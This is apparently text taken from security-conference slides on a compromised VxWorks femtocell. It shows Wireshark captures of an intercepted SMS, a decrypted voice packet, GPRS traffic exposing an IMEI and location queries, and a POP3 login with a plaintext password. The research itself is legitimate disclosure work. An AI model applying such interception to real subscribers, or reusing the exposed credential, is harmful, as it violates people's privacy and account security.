1528...	13682.3536...	10.1.37.190	10.37.47.39	GSM SMS	342 SACK (RUA) (DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to MS) (Short Message fragment 1 of 3)
1528...	13685.7848...	10.37.47.39	10.1.37.190	GSM SMS	158 (RUA) (DTAP) (SMS) CP-DATA (RP) RP-ACK (MS to Network)
1528...	13686.0737...	10.1.37.190	10.37.47.39	GSM SMS	326 (RUA) (DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to MS) (Short Message fragment 2 of 3)

```

- RPDU (not displayed)
+ GSM A-I/F RP - RP-DATA (MS to Network)
+ GSM SMS TPDU (GSM 03.40) SMS-SUBMIT
  0... .. = TP-RP: TP Reply Path parameter is not set in this SMS SUBMIT/DELIVER
  .0.. .. = TP-UDHI: The TP UD field contains only the short message
  ..0. .. = TP-SRR: A status report is not requested
  ...0 0... = TP-VPF: TP-VP field not present (0)
  .... .0.. = TP-RD: Instruct SC to accept duplicates
  .... ..01 = TP-MTI: SMS-SUBMIT (1)
  TP-MR: 111
  TP-Destination-Address - (152 [REDACTED])
  TP-PID: 0
  TP-DCS: 8
  TP-User-Data-Length: (88) depends on Data-Coding-Scheme
  TP-User-Data
    SMS text: 000000Hello, let's test SMS interception.:-)[]:-)
  
```



```

0040 03 30 35 98 00 04 00 79 78 01 03 75 19 01 72 00 .05...y x..u..r.
0050 01 00 08 91 68 31 08 10 00 05 f0 65 01 6f 0b 81 ...h1.. ..e.e.o..
0060 [REDACTED] 00 08 58 d8 3d de 0a 00 48 00 Q..H)... X...H.
0070 65 00 6c 00 6c 00 6f 00 2c 00 20 00 6c 00 65 00 e.l.l.o., .l.e.
0080 74 00 27 00 73 00 20 00 74 00 65 00 73 00 74 00 t.'s. .t.e.s.t.
0090 20 00 53 00 4d 00 53 00 20 00 69 00 6e 00 74 00 .S.M.S. .i.n.t.
00a0 65 00 72 00 63 00 65 00 70 00 74 00 69 00 6f 00 e.r.c.e.p.t.i.o.
00b0 6e 00 2e 00 3a 00 2d 00 29 53 e3 00 3a 00 2d 00 n...:-)S...:-)
00c0 29 00 00 00 01 02 02 04 72 0a 5b 67 51 fc d7 04 )...... r.[gQ...
00d0 8b 7e 2e 21 ~.!.
  
```

Frame (270 bytes) Decrypted Data (212 bytes) Bitstring tvb (3 bytes)

The text of the SMS (gsm_sms_sms_text), 88 字节

Capture voice

```
⊞ Frame 231982: 150 bytes on wire (1200 bits), 150 bytes captured (1200 bits) on interface 0
⊞ Ethernet II, Src: vmware_b6:fb:4b (00:0c:29:b6:fb:4b), Dst: CombaTel_31:fa:11 (00:27:1d:31:fa:11)
⊞ Internet Protocol Version 4, Src: 221.179.140.118 (221.179.140.118), Dst: 192.168.0.129 (192.168.0.129)
⊞ User Datagram Protocol, Src Port: 60296 (60296), Dst Port: 60296 (60296)
  UDP Encapsulation of IPsec Packets
⊞ Encapsulating Security Payload
⊞ Internet Protocol Version 4, Src: 10.1.37.190 (10.1.37.190), Dst: 10.37.47.39 (10.37.47.39)
⊞ User Datagram Protocol, Src Port: 1194 (1194), Dst Port: 1032 (1032)
⊞ Real-Time Transport Protocol
  10.. .... = Version: RFC 1889 version (2)
  ..0. .... = Padding: False
  ...0 .... = Extension: False
  .... 0000 = Contributing source identifiers count: 0
  0... .... = Marker: False
  Payload type: DynamicRTP-Type-96 (96)
  Sequence number: 272
  Timestamp: 43520
  Synchronization source identifier: 0x000186a0 (100000)
  Payload: 000000020996bb5651b641c6e3359d6734232a29be1d2a2c...
```

```
0000 45 b8 00 4d 2c 47 00 00 ff 11 25 96 0a 01 25 be E..M,G.. ..%...%.
0010 0a 25 2f 27 04 aa 04 08 00 39 16 a7 80 60 01 10 .%/'. .... .9... ..
0020 00 00 aa 00 00 01 86 a0 00 00 00 02 09 96 bb 56 .....V
0030 51 b6 41 c6 e3 35 9d 67 34 23 2a 29 be 1d 2a 2c Q.A..5.g 4#*)..*,
0040 63 1c 25 9e 93 6a 54 62 03 fb 26 e4 0a 01 01 04 C.%..jTb ..&.....
0050 f1 e7 c5 75 5f a7 3b ec e2 1b 91 06 ...u_.;. ....
```

Frame (150 bytes) | Decrypted Data (92 bytes)



Capture GPRS data

The image shows a Wireshark network traffic capture. The top pane displays a list of captured packets, primarily HTTP requests. The middle pane shows the details of the selected packet (No. 186), including Ethernet II, Internet Protocol Version 4, User Datagram Protocol, Encapsulating Security Payload, and Base Station Subsystem GPRS Protocol. The bottom pane shows the raw packet data in hexadecimal and ASCII.

No.	Time	Source	Destination	Protocol	Length	Info
37	2.158236	192.168.197.100	180.149.135.236	HTTP	414	GET /2/remind/push_count.json?trim_null=1&with_settings=1&exclude_attitude=1&with
40	2.165658	180.149.135.236	192.168.197.100	HTTP	362	HTTP/1.1 200 OK (application/json)
178	14.600103	10.153.120.38	183.95.152.2	HTTP	430	GET /getweatheru.asmx/getData?dataType=htc&code=ED926B&sname=01010101 HTTP/1.1
186	14.771262	183.95.152.2	10.153.120.38	HTTP/XML	598	HTTP/1.1 200 OK
219	16.581034	10.153.120.38	221.179.182.153	HTTP	766	POST /position/?gb=02&tp=13&ch=utf-8&ict=2&key=%5BAndroid%5D%5BRHJfA9B1FjsRE6pjeD
225	16.731903	221.179.182.153	10.153.120.38	HTTP	374	HTTP/1.0 200 OK (image/png)
250	18.261081	10.153.120.38	152.104.170.196	HTTP	846	POST /android/checkin HTTP/1.1 (org/x-json)
252	18.452843	152.104.170.196	10.153.120.38	HTTP	582	HTTP/1.1 200 OK (application/json)
261	19.022538	10.153.120.38	221.179.182.153	HTTP	606	POST /search/?gb=02&ch=UTF-8&tp=8&nq=2&q=bbknaab,afhggell HTTP/1.1
266	19.187992	221.179.182.153	10.153.120.38	HTTP	614	HTTP/1.0 200 OK (image/png)
285	20.319397	10.153.120.38	152.104.170.197	HTTP	734	POST /check-in/rws/and-app/update HTTP/1.1 (application/json)
359	28.633222	192.168.197.100	106.187.88.22	HTTP	795	GET /data/play/13019 HTTP/1.1
361	28.874235	106.187.88.22	192.168.197.100	HTTP	425	HTTP/1.1 200 OK (text/html)
387	32.162653	192.168.197.100	180.149.135.236			
390	32.170611	180.149.135.236	192.168.197.100			
518	51.318671	10.153.120.38	112.25.27.135			
937	56.255609	112.25.27.135	10.153.120.38			
971	57.291149	192.168.197.100	106.120.160.80			
975	57.332382	106.120.160.80	192.168.197.100			
983	58.098794	10.153.120.38	112.25.27.135			
1009	59.271066	112.25.27.135	10.153.120.38			

Wireshark · Follow TCP Stream (tcp.stream eq 11) · [no capture file] [closed]


```
POST /position/?gb=02&tp=13&ch=utf-8&ict=2&key=%5BAndroid%5D%5BRHJfA9B1FjsRE6pjeD%2BzQ%3D%3D%5DSI1lzEsKwDAQAtALud5JDPkaj18uyk1LS6Eh0jwzYpBGnDXgNiac00Hw4Tsn18%2B%SE2%FLGSVsH0owR7Q%2Bak%2IMEI: 355430049712466
User-Agent: Android_CellLocation_2.0.android.htc.china.location.service;355430049712466;898600;I
s_n: Android_CellLocation_2.0.android.htc.china.location.service;355430049712466;898600;htccn_cl
Content-Length: 0
Host: wireless.mapbar.com
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: MapbarServer
Date: Tue, 23 Jun 2015 14:46:39 GMT
Content-Type: image/png
Content-Length: 148
Powered-By: ChinaCache: MISS from CMW-BJ-5-3SE
Connection: keep-alive

|#$|1|1|13|4|0,|1,.....|1,.....|1,.....|bbknaab,fhhggell|1500|.....|.....
```



Capture GPRS data



Capture your email


```
POP      262 S: +OK core mail
POP      326 S: +OK Welcome to coremail Mail Pop3 Server (163coms[726cd87d72d896a1ac393507346040fas])
POP      206 C: CAPA
POP      326 S: +OK Capability list follows
POP      238 C: USER unicorn_defcon23@163.com
POP      262 S: +OK core mail
POP      230 C: PASS rzymrmhwygratou
POP      278 S: +OK 5 message(s) [86971 byte(s)]
POP      206 C: STAT
POP      262 S: +OK 5 86971
POP      206 C: UIDL
POP      390 S: +OK 5 86971
POP      206 C: QUIT
POP      262 S: +OK core mail
```

```
tured (1840 bits) on interface 0
  Dst: Vmware_b6:fb:4b (00:0c:29:b6:fb:4b)
0.56), Dst: 221.179.140.118 (221.179.140.118)
t: 60296 (60296)
```

```
.112), Dst: 10.1.37.190 (10.1.37.190)
2153 (2153)
```

```
Logical Link Control) SAPI: User data 3
```

```
..)..K.' .1....E.
.....?. J....8..
.v..... ..Q..
.6?(_... $.C..r.
```



Summary and References

- Summary

- VxWorks is not easy to hack
- More mining, more fun
- Wanna know more? Feel free to contact us

- References

- TRAFFIC INTERCEPTION AND REMOTE MOBILE PHONE CLONING WITH A COMPROMISED CDMA FEMTOCELL -
<https://www.nccgroup.trust/globalassets/newsroom/us/blog/documents/2013/femtocell.pdf>
- VxWorks Command-Line Tools User's Guide -
<http://88.198.249.35/d/VxWorks-Application-Programmer-s-Guide-6-6.pdf>
- VxWorks Application Programmer's Guide, 6.6 –
http://read.pudn.com/downloads149/ebook/646091/vxworks_application_programmers_guide_6.6.pdf

